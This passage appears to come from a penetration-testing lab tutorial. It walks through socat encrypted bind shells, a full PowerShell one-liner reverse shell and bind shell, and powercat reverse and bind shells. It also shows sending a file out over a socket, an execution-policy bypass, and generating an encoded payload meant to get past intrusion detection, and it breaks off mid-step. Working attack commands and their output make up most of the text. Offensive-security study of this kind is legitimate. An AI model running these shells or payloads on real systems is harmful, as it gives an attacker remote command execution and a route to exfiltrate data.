
and create a bind_shell.pem file :



```
┌──(root㉿kali)-[/home/kali]
└─# cat bind_shell.key bind_shell.crt > bind_shell.pem
```

.


now lets setup a encrypted listener on kali :



```
┌──(root㉿kali)-[/home/kali]
└─# socat OPENSSL-LISTEN:9999,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
```


.

now lets connect to it and gain a shell on our windows machine :



```
C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>socat.exe - OPENSSL:192.16
8.1.9:9999,verify=0
```

Proof :



```
C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>socat.exe - OPENSSL:192.16
8.1.9:9999,verify=0
whoami
root
dir
active-directory  gatekeeper.exe          Pictures
base64.txt        hello_world.c           PowerSploit
bind_shell.crt    instagram-hacking-tool  printspoofer
bind_shell.key    joomlavs                PrintSpoofer.exe
bind_shell.pem    key-1-of-3.txt          Public
chatserver.exe    LinEnum                 SecLists
CMSmap            mona                    secretfile.txt
cred              Music                   seeker
Desktop           nfs                     shell.aspx
Documents         nishang                 shell.php
Downloads         notes                   sorted.txt
encoded.txt       oscp                    ssh-backdoor
enum4linux        output.txt              stuff
essfunc.dll       pass.txt                tcp_22_ssh_nmap.txt
evil-winrm        passwords.txt           Templates
fela.txt          paused.conf             Videos
final.txt         PEASS-ng                wget.exe
fsocity.dic       Pentest-Cheatsheets     Windows-Exploit-Suggester
fsocity.dic.3     php-reverse-shell.php   wordlists
```


.

<-->

Powershell and Powercat :

so in powershell we can use powershell one liner reverse shell to gain a shell :

first setup a listener on kali :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
```

.

then get a powershell one liner revershell from github ,

I used this one :


https://gist.githubusercontent.com/egre55/c058744a4240af6515eb32b2d33fbed3/raw/2c6e4a2d6fd72ba0f103cce2afa3b492e347edc2/powershell_reverse_shell.ps1

```
$client = New-Object
System.Net.Sockets.TCPClient("10.10.10.10",80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|
%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback = (iex $data 2>&1 | Out-String );$sendback2 =
$sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()
```

change the ip in red


and port in green .

Run this in powershell :




```
PS C:\Windows\system32> $client = New-Object System.Net.Sockets.TCPClient("192.168.1.9",9999);$stream = $client.GetStrea
m();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -Type
Name System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendbac
k + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush()};$client.Close()
```

If in case it dosent work just bypass execution policy like this :



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
```

Proof of reverse shell ;



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 1185
whoami
win-se28q4d85s8\sansk
PS C:\Windows\system32> 
```

Run this in powershell :

Screenshot here .

If in case it dosent work just bypass execution

Screenshot here

Proof of reverse shell :

.


Now lets look at Powershell Bind Shells :

we will take a powershell one liner bind shell code again from github ,

```
$listener =
[System.Net.Sockets.TcpListener]443;$listener.start();
$client = $listener.AcceptTcpClient();$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|
%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback = (iex $data 2>&1 | Out-String );$sendback2  =
$sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close();$listener.Stop()
```


. change the port in red ,

run this code on windows :



```
PS C:\Windows\system32> $listener = [System.Net.Sockets.TcpListener]9999;$listener.start();$client = $listener.AcceptTcp
Client();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)
) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
 Out-String );$sendback2  = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendbac
k2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Stop()
PS C:\Windows\system32>
```

connect to windows using netcat in kali on the port you set up :



```
┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.1.8 9999
whoami
win-se28q4d85s8\sansk
PS C:\Windows\system32> dir
```


conne .

----

now lets look at powercat ,

basically a powershell version of netcat ,

download it from github and load it in memory as follows :



Administrator: Windows PowerShell

```
PS C:\Users\sansk\Downloads> cd .\powercat-master
PS C:\Users\sansk\Downloads\powercat-master> . .\powercat.ps1
PS C:\Users\sansk\Downloads\powercat-master> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]
```


now as we can see it is perfectly loaded ,

Powercat File Transfers :

windows to linux transfer of file ,

here we will transfer that secret file we transferred to windows , lets transfer it back to us ,


setup a listener on kali :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999 > thesecret.txt
listening on [any] 9999 ...
```


;

now go to windows machine and connect to kali with that file :



```
PS C:\Users\sansk\Downloads\powercat-master> powercat -c 192.168.1.9 -p 9999 -i C:\Users\sansk\Downloads\powercat-master
\secret.txt
```

lets see if we got the file :




```
┌──(root㉿kali)-[/home/kali]
└─# cat thesecret.txt
secret file transferrred successfully.
```

.

we got it successfully ,

Powercat Reverse Shell:


setup your listener on kali :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4444
listening on [any] 4444 ...
```


.

now on windows machine connect via powercat like this :



```
PS C:\Users\sansk\Downloads\powercat-master>
PS C:\Users\sansk\Downloads\powercat-master> powercat -c 192.168.1.9 -p 4444 -e cmd.exe
```


on kali we got the shell like this :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 1216
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
win-se28q4d85s8\sansk

C:\Windows\system32>
```


now lets see **powercat bind shells :**

setup your listener on windows machine using powercat -l and -e option like this :



```
PS C:\Users\sansk\Downloads\powercat-master> powercat -l -p 9999 -e cmd.exe
```

now connect to it via kali and we will get a shell :




```
┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.1.8 9999
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
win-se28q4d85s8\sansk

C:\Windows\system32>
```

.

Powercat can also be used to generate payloads that can help us gain a shell:

lets see this in action :

setup a listener on your kali machine :




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4444
listening on [any] 4444 ...
```

.


now move to your windows machine :

lets create a standalone bind shell payload :



```
PS C:\Users\sansk\Downloads\powercat-master> powercat -c 192.168.1.9 -p 4444 -e cmd.exe -g > reverseshell.ps1
PS C:\Users\sansk\Downloads\powercat-master> ls


    Directory: C:\Users\sansk\Downloads\powercat-master


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         5/18/2022   5:05 PM      46262 encodedreverseshell.ps1
-a---         5/18/2022   4:32 PM      37667 powercat.ps1
-a---         5/18/2022   4:32 PM       5172 README.md
-a---         5/18/2022   5:21 PM      17376 reverseshell.ps1
-a---         5/18/2022   3:41 PM         40 secret.txt
-a---         5/18/2022   5:11 PM      46262 shell.ps1
```


executing the payload :



```
PS C:\Users\sansk\Downloads\powercat-master> .\reverseshell.ps1
```

.

got the shell ,




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 1231
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\sansk\Downloads\powercat-master>
```

,


Encoded Payload :
so now to bypass some IDS systems we will use a encoded base64 reverse shell payload here :

setup your listener on kali :




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4444
listening on [any] 4444 ...
```

move to your windows machine and generate a encoded payload with -ge option



```
Select Administrator: Windows PowerShell
PS C:\Users\sansk\Downloads\powercat-master> powercat -c 192.168.1.9 -p 4444 -e cmd.exe -ge > encoded.ps1
